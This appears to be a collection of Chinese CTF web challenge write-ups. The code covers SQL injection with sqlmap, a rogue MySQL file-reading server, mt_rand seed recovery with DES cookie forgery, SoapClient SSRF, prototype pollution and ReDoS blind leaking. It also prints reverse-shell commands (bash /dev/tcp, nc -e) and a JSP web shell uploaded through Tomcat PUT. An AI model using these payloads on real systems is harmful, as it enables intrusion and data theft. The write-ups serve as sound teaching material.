OAnLSEhJOAnKS4oKCEhJOAnKyEhJOAnKyEhJOAnKSooISEnQCcrISEnQCcpKyEhJOAnKS4oKCEhJOAnK
yEhJOAnKyEhJOAnKSooISEnQCcrISEnQCcpKS4oKCEhJOAnKyEhJOAnKyEhJOAnKSooISEnQCcrISEnQ
CcpKS4oKCghISdAJyshISdAJyshISdAJykqKCEhJOAnKyEhJOAnKSktISEnQCcpLigoISEnQCcrISEnQ
CcrISEnQCcpKighISdAJyshISdAJykrISEnQCcpLighISdAJyk=');

echo base64_encode((serialize($xiaoleung)) );
```

- payload

```
/eGlhb2xldW5n/eGlhb2xldW5nLnBocA==.php?
file=a.txt%0A/../1.php&code=Tzo1OiJ0cmljayI6MTp7czoyOiJnZiI7czoyNjM6IigoISEnQCcr
ISEnQCcrISEnQCcpKighISdAJyshISdAJykrISEnQCcpLighISdAJy0hISdAJykuKCghISdAJyshISdA
JyshISdAJykqKCEhJOAnKyEhJOAnKSshISdAJykuKCghISdAJyshISdAJyshISdAJykqKCEhJOAnKyEh
JOAnKSkuKCghISdAJyshISdAJyshISdAJykqKCEhJOAnKyEhJOAnKSkuKCgoISEnQCcrISEnQCcrISEn
QCcpKighISdAJyshISdAJykpLSEhJOAnKS4oKCEhJOAnKyEhJOAnKyEhJOAnKSooISEnQCcrISEnQCcp
KyEhJOAnKS4oISEnQCcpIjt9
```

题目名称：webtmp

WriteUp 请参考如下链接：

> https://hackmd.io/@2KUYNtTcQ7WRyTsBT7oePg/BycZwjKNX（科学上网）

题目名称：nweb

在注册页面查看源代码，通过修改页面中注释的type进行越权注册

修改type值为110即可注册，

在flag.php进行注入

payload

```
sqlmap.py -r C:\12.txt --technique=B --tamper=addnote --string="There is flag!"
--dbms mysql -v 3 -D ctf-2 -T admin --dump
sqlmap.py -r C:\12.txt --technique=B --tamper=addnote --string="There is flag!"
--dbms mysql -v 3 -D ctf-2 -T fl4g --dump
```

tamper

```
#!/usr/bin/env python
#addnote.py
"""
Copyright (c) 2006-2019 sqlmap developers (http://sqlmap.org/)
See the file 'LICENSE' for copying permission
"""
import re


from lib.core.common import randomRange
from lib.core.compat import xrange
from lib.core.data import kb
from lib.core.enums import PRIORITY

__priority__ = PRIORITY.HIGH

def dependencies():
    pass
def tamper(payload, **kwargs):

    retVal = payload.upper()
    retVal=retVal.replace("SELECT", "selselectect")
    retVal=retVal.replace("FROM", "frfromom")
    retVal=retVal.replace("`CTF-2`.", "")

    return retVal
```

登录admin.html

mysql文件读取利用

目录/var/www/html/flag.php

```
#!/usr/bin/env python
#coding: utf8


import socket
import asyncore
import asynchat
import struct
import random
import logging
import logging.handlers



PORT = 3306
```

```
log = logging.getLogger(__name__)

log.setLevel(logging.INFO)
tmp_format = logging.handlers.WatchedFileHandler('mysql.log', 'ab')
tmp_format.setFormatter(logging.Formatter("%(asctime)s:%(levelname)s:%
(message)s"))
log.addHandler(
    tmp_format
)

filelist = (
    '/var/www/html/flag.php',
)


#=============================================
#=======No need to change after this lines=======
#=============================================

__author__ = 'Gifts'

def daemonize():
    import os, warnings
    if os.name != 'posix':
        warnings.warn('Cant create daemon on non-posix system')
        return

    if os.fork(): os._exit(0)
    os.setsid()
    if os.fork(): os._exit(0)
    os.umask(0o022)
    null=os.open('/dev/null', os.O_RDWR)
    for i in xrange(3):
        try:
            os.dup2(null, i)
        except OSError as e:
            if e.errno != 9: raise
    os.close(null)


class LastPacket(Exception):
    pass


class OutOfOrder(Exception):
    pass


class mysql_packet(object):
    packet_header = struct.Struct('<Hbb')
    packet_header_long = struct.Struct('<Hbbb')
    def __init__(self, packet_type, payload):
        if isinstance(packet_type, mysql_packet):
            self.packet_num = packet_type.packet_num + 1
        else:
            self.packet_num = packet_type
        self.payload = payload
```

```
    def __str__(self):
        payload_len = len(self.payload)
        if payload_len < 65536:
            header = mysql_packet.packet_header.pack(payload_len, 0,
self.packet_num)
        else:
            header = mysql_packet.packet_header.pack(payload_len & 0xFFFF,
payload_len >> 16, 0, self.packet_num)

        result = "{0}{1}".format(
            header,
            self.payload
        )
        return result

    def __repr__(self):
        return repr(str(self))

    @staticmethod
    def parse(raw_data):
        packet_num = ord(raw_data[0])
        payload = raw_data[1:]

        return mysql_packet(packet_num, payload)


class http_request_handler(asynchat.async_chat):

    def __init__(self, addr):
        asynchat.async_chat.__init__(self, sock=addr[0])
        self.addr = addr[1]
        self.ibuffer = []
        self.set_terminator(3)
        self.state = 'LEN'
        self.sub_state = 'Auth'
        self.logined = False
        self.push(
            mysql_packet(
                0,
                "".join((
                    '\x0a',  # Protocol
                    '5.6.28-0ubuntu0.14.04.1' + '\0',

'\x2d\x00\x00\x00\x40\x3f\x59\x26\x4b\x2b\x34\x60\x00\xff\xf7\x08\x02\x00\x7f\x8
0\x15\x00\x00\x00\x00\x00\x00\x00\x00\x00\x68\x69\x59\x5f\x52\x5f\x63\x55\x6
0\x64\x53\x52\x00\x6d\x79\x73\x71\x6c\x5f\x6e\x61\x74\x69\x76\x65\x5f\x70\x61\x7
3\x73\x77\x6f\x72\x64\x00',
                ))            )
        )

        self.order = 1
        self.states = ['LOGIN', 'CAPS', 'ANY']

    def push(self, data):
        log.debug('Pushed: %r', data)
        data = str(data)
        asynchat.async_chat.push(self, data)
```

```
    def collect_incoming_data(self, data):
        log.debug('Data recved: %r', data)
        self.ibuffer.append(data)

    def found_terminator(self):
        data = "".join(self.ibuffer)
        self.ibuffer = []

        if self.state == 'LEN':
            len_bytes = ord(data[0]) + 256*ord(data[1]) + 65536*ord(data[2]) + 1
            if len_bytes < 65536:
                self.set_terminator(len_bytes)
                self.state = 'Data'
            else:
                self.state = 'MoreLength'
        elif self.state == 'MoreLength':
            if data[0] != '\0':
                self.push(None)
                self.close_when_done()
            else:
                self.state = 'Data'
        elif self.state == 'Data':
            packet = mysql_packet.parse(data)
            try:
                if self.order != packet.packet_num:
                    raise OutOfOrder()
                else:
                    # Fix ?
                    self.order = packet.packet_num + 2
                if packet.packet_num == 0:
                    if packet.payload[0] == '\x03':
                        log.info('Query')

                        filename = random.choice(filelist)
                        PACKET = mysql_packet(
                            packet,
                            '\xFB{0}'.format(filename)
                        )
                        self.set_terminator(3)
                        self.state = 'LEN'
                        self.sub_state = 'File'
                        self.push(PACKET)
                    elif packet.payload[0] == '\x1b':
                        log.info('SelectDB')
                        self.push(mysql_packet(
                            packet,
                            '\xfe\x00\x00\x02\x00'
                        ))
                        raise LastPacket()
                    elif packet.payload[0] in '\x02':
                        self.push(mysql_packet(
                            packet, '\0\0\0\x02\0\0\0'
                        ))
                        raise LastPacket()
                    elif packet.payload == '\x00\x01':
                        self.push(None)
                        self.close_when_done()
                    else:
```

```
                        raise ValueError()
                else:
                    if self.sub_state == 'File':
                        log.info('-- result')
                        log.info('Result: %r', data)

                        if len(data) == 1:
                            self.push(
                                mysql_packet(packet, '\0\0\0\x02\0\0\0')
                            )
                            raise LastPacket()
                        else:
                            self.set_terminator(3)
                            self.state = 'LEN'
                            self.order = packet.packet_num + 1

                    elif self.sub_state == 'Auth':
                        self.push(mysql_packet(
                            packet, '\0\0\0\x02\0\0\0'
                        ))
                        raise LastPacket()
                    else:
                        log.info('-- else')
                        raise ValueError('Unknown packet')
            except LastPacket:
                log.info('Last packet')
                self.state = 'LEN'
                self.sub_state = None
                self.order = 0
                self.set_terminator(3)
            except OutOfOrder:
                log.warning('Out of order')
                self.push(None)
                self.close_when_done()
        else:
            log.error('Unknown state')
            self.push('None')
            self.close_when_done()


class mysql_listener(asyncore.dispatcher):
    def __init__(self, sock=None):
        asyncore.dispatcher.__init__(self, sock)

        if not sock:
            self.create_socket(socket.AF_INET, socket.SOCK_STREAM)
            self.set_reuse_addr()
            try:
                self.bind(('', PORT))
            except socket.error:
                exit()

            self.listen(5)

    def handle_accept(self):
        pair = self.accept()

        if pair is not None:
```

```
            log.info('Conn from: %r', pair[1])
            tmp = http_request_handler(pair)


z = mysql_listener()
# daemonize()
asyncore.loop()
```

flag{Rogue-MySql-Server-is-nday}

题目名称：nothardweb

Hints

1. mt_rand() is dangerous
2. SSRF ?
3. something you ignored will help you

Source & build

目录结构如下

```
├── docker-compose.yml
├── exp
|   ├── first&second
|   |   ├── exp.py
|   |   ├── first.php
|   |   └── seed.py
|   └── last
|       └── exp.py
├── first
|   ├── default
|   ├── Dockerfile
|   ├── php.ini
|   └── www
|       ├── conn.php
|       ├── hint.php
|       ├── index.php
|       └── user.php
├── last
|   ├── Dockerfile
|   └── flag
├── rm.sh
├── second
|   ├── default
|   ├── Dockerfile
|   ├── hint
|   └── www
     └── index.php
```

搭建

```
docker-compose up -d
```

删除 (**会删除所有活动中的容器!!**)

```
./rm.sh
```

解题思路

First

这一步主要是密码学的知识, 不过应该也算web手标配了, 先下载`www.zip`, 可以看到一部分源码

```php
<?php
    session_start();
    error_reporting(0);
    include "user.php";
    include "conn.php";
    $IV = "85196940";// you cant know that;
    if(!isset($_COOKIE['user']) || !isset($_COOKIE['hash'])){
        if(!isset($_SESSION['key'])){
            $_SESSION['key'] = strval(mt_rand() & 0x5f5e0ff);
            $_SESSION['iv'] = $IV;
        }
        $username = "guest";
        $o = new User($username);
        echo $o->show();
        $ser_user = serialize($o);
        $cipher = openssl_encrypt($ser_user, "des-cbc", $_SESSION['key'], 0,
$_SESSION['iv']);
        setcookie("user", base64_encode($cipher), time()+3600);
        setcookie("hash", md5($ser_user), time() + 3600);
    }
    else{
        $user = base64_decode($_COOKIE['user']);
        $uid = openssl_decrypt($user, 'des-cbc', $_SESSION['key'], 0,
$_SESSION['iv']);
        if(md5($uid) !== $_COOKIE['hash']){
            die("no hacker!");
        }
        $o = unserialize($uid);
        echo $o->show();
        if ($o->username === "admin"){
            $_SESSION['name'] = 'admin';
            include "hint.php";
        }
    }
```

可以观察到, 加密模式为`des-cbc`, 其中

```
$key = strval(mt_rand() & 0x5f5e0ff);
$iv = ******** // unknow
```


但是明文我们却是知道的, 我们看加密的部分

```php
$o = new User($username);
echo $o->show();
$ser_user = serialize($o);
$cipher = openssl_encrypt($ser_user, "des-cbc", $_SESSION['key'], 0,
$_SESSION['iv']);
```

这个类已经在文件中给出

```php
<?php
class User{
    public $username;
    function __construct($username)
    {
        $this->username = $username;
    }
    function show(){
        return "username: $this->username\n";
    }
}
```

那么我们现在已知明文密文, 如果能够再获得key或者iv, 就可以直接加解密了, 因为des-cbc的加密方式如下



我们看第一个块, 首先取8个字节的明文, 与`IV`进行异或, 再与`KEY`进行加密运算, 之后输出16字节的密文, 而如果我们知道`KEY`, 后面则是用上一个块的加密结果代替`IV`异或, 而我们如果能知道`KEY`, 就可以将明文作为`IV`, 用密文和`KEY`进行解密, 获得的第一个块的值, 就是IV

写一个简单的程序验证一下

```php
<?php
    mt_srand();
    class User{
        public $username;
        function __construct($username)
        {
            $this->username = $username;
        }
        function show(){
            return "username: $this->username\n";
        }
    }
    $key = strval(mt_rand() & 0x5f5e0ff);
    $iv = strval(mt_rand() & 0x5f5e0ff);
    $mes = (serialize(new User("guest")));
    echo "$mes\n";
    $cipher = openssl_encrypt($mes, "des-cbc", $key, 0, $iv);
    echo "$key, $iv, $cipher\n";
    $iv = openssl_decrypt($cipher, "des-cbc", $key, 0, substr($mes,0,8));
    echo $iv;
```

```
    echo "\ndone\n";
```

输出为

```
(base)  ⚡ root@Hasee  /mnt/c/Users/jason/Desktop/test  php test.php
O:4:"User":1:{s:8:"username";s:5:"guest";}
3162202, 87367862, Zdc2GQGBOVP6Xd42o8tMTLt3GCHgWBV4aBMXQMy+VUyP3grGXNUw4jxtF1WfvFPK
87367862r":1:{s:8:"username";s:5:"guest";}
done
```

可以看到红框中的两个部分是一样的, 但是我们如何获取`KEY`呢, 注意到页面中给了这些信息

Welcome to our user system;
to protected our users,
we give every user an special key like yours
what we want to give you is in www.zip
down it and enjoy it

here is our user list;

#	Uid	Username
1	1139153098	admin
...	...	...
...	...	...
227	483638876	q5n
228	2136919537	q6n

and you, are the 229th user;

username: guest

其中特别给出了用户数, 而Uid我们可以跟一下, 在源码中

```
    if(!isset($_SESSION['key'])){
        $_SESSION['key'] = strval(mt_rand() & 0x5f5e0ff);
        $_SESSION['iv'] = $IV;
    }
    $username = "guest";
```

其中`$KEY`是每个用户都会生成一次, 应该就是UID, 也符合上面说的

```
we give every user an special key like yours
```

而这个`mt_rand()`很快可以联想到之前安全客上面的一篇文章

[无需暴破还原mt_rand()种子]

可以看文章中给出的代码需要的参数如下

```
main(_R000, _R227, offset, flavour)
```

各参数分别为

- 相隔226个数的R0, R227
- 生成R0之前已经生成的个数offset
- flavour如果是php7则为1, php5则为0

而这几个参数我们都是已知的, 就可以通过github的脚本顺利求出seed, 进而得到当前用户的`key`, 那么`iv`就可知了, 构造脚本如下

首先获取登录中得到的信息

```
import requests
import re
import subprocess
from urllib.parse import quote, unquote
import sys

url = "http://192.168.2.106:2333/"
session = requests.Session()

def getInfo():
    print("[func] getInfo")
    res = session.get(url)
    cookie_user = res.cookies['user']
    uid_first, _, uid_last = re.findall("\d{4,}",res.text)
    print(f"[*] {uid_first}")
    print(f"[*] {uid_last}")
    print(f"[*] {cookie_user}")
    return uid_first, uid_last, cookie_user
```

然后通过这些参数调用php计算key和iv

```
def getExp(uid_first, uid_last, cookie_user, cmd, target):
    print("[func] getExp")
    res = subprocess.check_output(['php', "first.php", uid_first, uid_last,
cookie_user]).decode("utf-8")
```

计算的部分如下

```
<?php
    // input seed
    $uid_first = $argv[1]??1082636436;
    $uid_last = $argv[2]??306106574;
    $seed = rtrim(shell_exec("python seed.py $uid_first $uid_last"));
    echo "seed: $seed\n";

    // calc iv
    class User{
        public $username;
        function __construct($username)
        {
            $this->username = $username;
        }
        function show(){
            return "username: $this->username\n";
        }
    }
    $o = new User("guest");
    $mes = serialize($o);
    $c =
$argv[3]??"OS8vWDE4Mk5ETklJYytXTUFLZG5xU2hJeFkyQ2tXbTJEb01wWkhRUThkckpYcnFDR2Rpa
lFhb3dDekRTem82RQ%3D%3D";
    $cipher = base64_decode(urldecode($c));
    mt_srand(intval($seed));
    for($i = 0; $i < 228; $i++){
```

```
        mt_rand();
    }
    $key = strval(mt_rand() & 0x5f5e0ff);
    echo "key: $key\n";
    $iv = substr(openssl_decrypt($cipher, "des-cbc", $key, 0, substr($mes, 0,
8)),0,8);
    echo "iv: $iv\n";
```

然后我们就可以进行反序列化了, 先登录为`admin`

```
// calc iv
    class User{
        public $username;
        function __construct($username)
        {
            $this->username = $username;
        }
        function show(){
            return "username: $this->username\n";
        }
    }
$o = new User("admin");
$aaa = serialize($o);
$cipher = openssl_encrypt($aaa, "des-cbc", $key, 0, $iv);
$cookie_user =  base64_encode($cipher);
$cookie_hash =  md5($aaa);
echo "user: $cookie_user\n";
echo "hash: $cookie_hash\n";
```

完整的exp可以看后面的部分

成功登录`admin`之后, 就会看到下一关的源码和位置

Second

```
I left a shell in 10.10.1.12/index.php
try to get it!
```

hint.php中直接给出了位置, 而右键就可以看到注释的源代码,

这里主要是一个小Trick

```
<?php
    if(isset($_GET['cc'])){
        $cc = $_GET['cc'];
        eval(substr($cc, 0, 6));
    }
    else{
        highlight_file(__FILE__);
    }
```

我们可以通过

```
/?cc=`$cc`;command
```

的方式来进行绕过, 发现

```
`$cc`;
```

刚好是6个长度, 而`$`就是重新引用了变量, 使得长度不再受限, 那么我们就可以任意执行了

但是我们看提示的位置是在内网, 我们进不去, 有什么办法可以进去呢

做过一些题的师傅应该很快就能想到`SoapClient`这个类, 推荐l3m0n师傅的文章

https://www.cnblogs.com/iamstudy/articles/unserialize_in_php_inner_class.html

可以看到当调用`SoapClient`类不存在的方法时, 会触发`__call`, 使得我们拥有一个请求注入的机会, 这里就正好可以用来打SSRF, 因为源码中存在一个反序列化, 反序列化的参数可控, 并且会调用一个`show()`方法

```
$o = unserialize($uid);
echo $o->show();
```

这里就能触发SSRF了, 不过我自己搭建和使用vk师傅写的这个靶机尝试后https://github.com/CTFTraining/lctf_2018_bestphp_s_revenge, 发现wupco师傅的poc

```
<?php
$target = "http://example.com:5555/";
$post_string = 'data=abc';
$headers = array(
    'X-Forwarded-For: 127.0.0.1',
    'Cookie: PHPSESSID=3stu05dr969ogmprk28drnju93'
);
$b = new SoapClient(null,array('location' =>
$target,'user_agent'=>'wupco^^Content-Type: application/x-www-form-
urlencoded^^'.join('^^',$headers).'^^Content-Length: '.
(string)strlen($post_string).'^^^^'.$post_string,'uri'=>'hello'));
$aaa = serialize($b);
$aaa = str_replace('^^',"\n\r",$aaa);
echo urlencode($aaa);
```

打出来会400, 研究很久后也没有发现问题所在, 有师傅了解的可以交流一下

```
/var/log/nginx # cat *
127.0.0.1 - - [02/Mar/2020:20:57:37 +0000] "POST / HTTP/1.1" 400 173 "-" "wupco" "-"
127.0.0.1 - - [02/Mar/2020:21:00:15 +0000] "POST /flag.php HTTP/1.1" 200 247 "-" "PHP-SOAP/7.0.33" "-"
127.0.0.1 - - [02/Mar/2020:21:02:45 +0000] "GET /shell.php HTTP/1.1" 404 169 "-" "curl/7.61.1" "-"
127.0.0.1 - - [02/Mar/2020:21:02:52 +0000] "GET /shell.php HTTP/1.1" 404 169 "-" "curl/7.61.1" "-"
127.0.0.1 - - [02/Mar/2020:21:02:58 +0000] "POST /flag.php HTTP/1.1" 200 247 "-" "PHP-SOAP/7.0.33" "-"
127.0.0.1 - - [02/Mar/2020:21:02:58 +0000] "GET /test.php HTTP/1.1" 500 5 "-" "curl/7.61.1" "-"
```

所以这里我就直接用`$_GET`来写了, 那么我们就不需要crlf注入, 直接在`location`访问即可, 参考l3m0n师傅的poc改一下

```
$cmd = urlencode("`\$cc`;bash -c 'payload'");
$path = "http://10.10.1.12/";
$path = $path."?cc=$cmd";
$o = new SoapClient(null, array('uri' => $path, 'location' => $path));
$aaa = serialize($o);
```

注意命令要url编码, 反弹shell的payload一般用的

```
bash -i >& /dev/tcp/ip/port 0>&1
```

会权限不够

试一下就会发现服务器上面装了nc, 直接 `nc -e` 即可, 结合第一关的解密脚本, 写出比较完整的exp

```
<?php
    // input seed
    $uid_first = $argv[1]??1082636436;
    $uid_last = $argv[2]??306106574;
    $seed = rtrim(shell_exec("python seed.py $uid_first $uid_last"));
    echo "seed: $seed\n";

    // calc iv
    class User{
        public $username;
        function __construct($username)
        {
            $this->username = $username;
        }
        function show(){
            return "username: $this->username\n";
        }
    }
    $o = new User("guest");
    $mes = serialize($o);
    $c =
$argv[3]??"OS8vWDE4Mk5ETklJYytXTUFLZG5xU2hJeFkyQ2tXbTJEbO1wWkhRUThkckpYcnFDR2RpalFhb3dDekRTem82RQ%3D%3D";
    $cipher = base64_decode(urldecode($c));
    mt_srand(intval($seed));
    for($i = 0; $i < 228; $i++){
        mt_rand();
    }
    $key = strval(mt_rand() & 0x5f5e0ff);
    echo "key: $key\n";
    $iv = substr(openssl_decrypt($cipher, "des-cbc", $key, 0, substr($mes, 0,
8)),0,8);
    echo "iv: $iv\n";

    // generate exp
    $cmd = $argv[4] ?? urlencode("`\$cc`;bash -c 'nc ip port -t -e /bin/bash'");
    $path = $argv[5] ?? "http://10.10.1.12/";
    $path = $path."?cc=$cmd";
    $o = new SoapClient(null, array('uri' => $path, 'location' => $path));
    $aaa = serialize($o);
    $cipher = openssl_encrypt($aaa, "des-cbc", $key, 0, $iv);
    $cookie_user =  base64_encode($cipher);
    $cookie_hash =  md5($aaa);
    echo "user: $cookie_user\n";
    echo "hash: $cookie_hash\n";
```

然后是自动上传的脚本

```python
import requests
import re
import subprocess
from urllib.parse import quote, unquote
import sys

url = "http://192.168.2.106:2333/"
session = requests.Session()

def getInfo():
    print("[func] getInfo")
    res = session.get(url)
    cookie_user = res.cookies['user']
    uid_first, _, uid_last = re.findall("\d{4,}",res.text)
    print(f"[*] {uid_first}")
    print(f"[*] {uid_last}")
    print(f"[*] {cookie_user}")
    return uid_first, uid_last, cookie_user

def getExp(uid_first, uid_last, cookie_user, cmd, target):
    print("[func] getExp")
    res = subprocess.check_output(['php', "first.php", uid_first, uid_last,
cookie_user, cmd, target]).decode("utf-8")
    # print(f"[*] {res}")
    user = re.findall("user:.+hash", res, re.S)[0].replace("user: ",
"").replace("hash", "").strip()
    userhash = re.findall("hash: .+", res, re.S)[0].replace("hash: ",
"").strip()
    print(f"[*] {user}")
    print(f"[*] {userhash}")
    return user, userhash

def attack():
    print("[func] attack")
    if len(sys.argv) > 1:
        cmd = sys.argv[1]
    else:
        cmd = "bash -c 'nc ip port -t -e /bin/bash'"
    print(f"[*] cmd: {cmd}")
    cmd = "`$cc`;" + cmd
    # cmd = "abc"
    target = "http://10.10.1.12/"
    uid_first, uid_last, cookie_user = getInfo()
    user, userhash = getExp(uid_first, uid_last, cookie_user, quote(cmd),
target)
    try:
        cookies = {
            'user': user,
            'hash': userhash
        }
        session.cookies.update(cookies)
        res = session.get(url, timeout=3).text
        print("[.] attack maybe not success...")
    except requests.exceptions.ReadTimeout:
        print("[.] attack success!")
    except Exception as error:
        print(error)
```

```
if __name__ == "__main__":
    attack()
```

VPS上面监听

```
nc -lvvp 2333
```

运行exp.py, 就可以反弹shell, 然后在 / 下找到 hint

```
dir /
bin   dev  hint  lib    media  opt   root  sbin  sys  usr
boot  etc  home  lib64  mnt    proc  run   srv   tmp  var
cat /hint
your next target is in 10.10.2.13
enjoy it!
```

Last

最后一关的思路是来自前段时间的github绕过OAUTH的漏洞

https://www.freebuf.com/vuls/219682.html

膜拜大佬思路的同时去查了一下HTTP的方法, 发现除了常用的GET, POST之外, 还有不少方法

`GET`
GET方法请求一个指定资源的表示形式. 使用GET的请求应该只被用于获取数据.

`HEAD`
HEAD方法请求一个与GET请求的响应相同的响应，但没有响应体.

`POST`
POST方法用于将实体提交到指定的资源，通常导致在服务器上的状态变化或副作用.

`PUT`
PUT方法用请求有效载荷替换目标资源的所有当前表示。

`DELETE`
DELETE方法删除指定的资源。

`CONNECT`
CONNECT方法建立一个到由目标资源标识的服务器的隧道。

`OPTIONS`
OPTIONS方法用于描述目标资源的通信选项。


`TRACE`
TRACE方法沿着到目标资源的路径执行一个消息环回测试。

`PATCH`
PATCH方法用于对资源应用部分修改。

由于出题人水平十分有限, 就找了古老的put方法写马来出了, 乌云上也有很多这样的文章, 镜像就直接从vulhub上拉下来了, 感谢p神

https://github.com/vulhub/vulhub/tree/master/tomcat/CVE-2017-12615

这个洞还是太古老了hhh



看到版本搜一下应该蛮明显的

找个jsp马


```
<%
    if("023".equals(request.getParameter("pwd"))){
        java.io.InputStream in =
Runtime.getRuntime().exec(request.getParameter("i")).getInputStream();
        int a = -1;
        byte[] b = new byte[2048];
        out.print("<pre>");
        while((a=in.read(b))!=-1){
            out.println(new String(b));
        }
        out.print("</pre>");
    }
%>
```

然后上传

```
curl -X PUT http://10.10.2.13:8080/2.jsp/ -d "`echo
PCUKICAgIGlmKCIwMjMiLmVxdWFscyhyZXF1ZXN0LmdldFBhcmFtZXRlcigicHdkIikpKXsKICAgICAg
ICBqYXZhLmlvLklucHV0U3RyZWFtIGluID0gUnVudGltZS5nZXRSdW50aW1lKCkuZXhlYyhyZXF1ZXN0
LmdldFBhcmFtZXRlcigiaSIpKS5nZXRJbnB1dFN0cmVhbSgpOwogICAgICAgIGludCBhID0gLTE7CiAg
ICAgICAgYnl0ZVtdIGIgPSBuZXcgYnl0ZVsyMDQ4XTsKICAgICAgICBvdXQucHJpbnQoIjxwcmU+Iik7
CiAgICAgICAgd2hpbGUoKGE9aW4ucmVhZChiKSkhPS0xKXsKICAgICAgICAgICAgb3V0LnByaW50bG4o
bmV3IFN0cmluZyhiKSk7CiAgICAgICAgfQogICAgICAgIG91dC5wcmludCgiPC9wcmU+Iik7CiAgICB9
CiU+|base64 -d`"
```

连接后在根目录可以发现flag

flag权限为744, 可读, 题目结束



本来想做提权的, 但是由于非动态靶机+tomcat的配置问题, 就先这样了, 后面可能会再调整

出的题目水平十分有限, 没有让各位师傅有很良好的体验, 请见谅

参考链接

docker-笔记

无需暴破还原mt_rand()种子

反序列化之PHP原生类的利用

CVE-2017-12615

Linux 提权 —— SUID提权

谈一谈Linux与suid提权

题目名称：guessgame

预期解

首页是一个登记，checkin之后给了`/verifyFlag`路由，然后让猜flag。

乱猜一通回显一致，页面源代码提示`/static/app.js`下载源码。

```
var config = {
    "forbidAdmin" : true,
    //"enableReg" : true
};
var loginHistory = [];
var adminName = "admin888";
var flag = "************";

app.get('/', function (req, res) {
    res.render("index");
});

//So terrible code~
app.post('/',function (req, res) {
    if(typeof req.body.user.username != "string"){
        res.end("error");
    }else {
        if(config.forbidAdmin && req.body.user.username.includes("admin")){
            res.end("any admin user has been baned");
        }else {
            if(req.body.user.username.toUpperCase() === adminName.toUpperCase())
                //only log admin's activity
                log(req.body.user);
            res.end("ok");
        }
    }
});

app.get('/log', function (req,res) {
    if(loginHistory.length==0){
        res.end("no log");
    }else {
        res.json(loginHistory);
    }
});

app.get('/verifyFlag', function (req, res) {
    res.render("verifyFlag");
});


app.post('/verifyFlag',function (req,res) {
    //let result = "Your match flag is here: ";
    let result = "Emm~ I won't tell you what happened! ";

    if(typeof req.body.q != "string"){
```

```
        res.end("please input your guessing flag");
    }else{
        let regExp = req.body.q;
        if(config.enableReg && noDos(regExp) && flag.match(regExp)){
            //res.end(flag);
            //Stop your wishful thinking and go away!
        }
        if(req.query.q === flag)
            result+=flag;
        res.end(result);
    }
});

function noDos(regExp) {
    //match regExp like this will be too hard
    return !(regExp.length>30||regExp.match(/[)]/g).length>5);
}

function log(userInfo){
    let logItem = {"time":new Date().toString()};
    merge(logItem,userInfo);
    loginHistory.push(logItem);
}
```

可以看到verifyFlag处需要regExp选项为true，源码中这个变量被注释掉了。

checkIn操作提供了一个记录admin登记日志的功能，且log函数使用了merge功能，会出现原型链污染。

在log前有一个校验，forbidAdmin选项开启时，用户名不能出现'admin'，而在后面校验admin并且存日志的时候使用的是toUppercase，所以构造如下json，能够原型链污染到enableReg变量

`{"user":{"username": "admın888","__proto__": {"enableReg": true}}}`

> "ı"在javascript大写处理后为I

开启enableReg后就能够通过正则来匹配flag，但显然不论匹配与否回显都是一致的，看到代码后面对正则的一些限制，能想到是通过reDos来盲注出flag。

运行脚本得到flag，（脚本是对文章中脚本改了改

```
import socket
import sys
import time
import random
import string
import requests
import re

# constants
THRESHOLD = 2

# predicates


def length_is(n):
    return ".{" + str(n) + "}$"
```

```
def nth_char_is(n, c):
    return ".{" + str(n-1) + "}" + re.escape(c) + ".*$"

# utilities


def redos_if(regexp, salt):
    return "^(?={})((((.*)*)*)*)*{}".format(regexp, salt)


def get_request_duration(payload):
    #sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        #sock.connect(("localhost", 9999))
        # sock.recv(1024)
        #sock.sendall((payload + "\n").encode())
        _start = time.time()
        requests.post("http://121.37.179.47:8081/verifyFlag", {"q": payload})
        # sock.recv(1024)
        _end = time.time()
        duration = _end - _start
    except:
        duration = -1
        exit(1)
    # finally:
        # sock.close()
    return duration


def prop_holds(prop, salt):
    return get_request_duration(redos_if(prop, salt)) > THRESHOLD


def generate_salt():
    return ''.join([random.choice(string.ascii_letters) for i in range(10)])


# exploit
if __name__ == '__main__':
    # generating salt
    salt = "!"  # generate_salt()
    # while not prop_holds('.*', salt):
    #    salt = generate_salt()
    #print("[+] salt: {}".format(salt))

    # leak length
    upper_bound = 15
    secret_length = 0
    for i in range(0, upper_bound):
        if prop_holds(length_is(i), salt):
            secret_length = i
    print("[+] length: {}".format(secret_length))

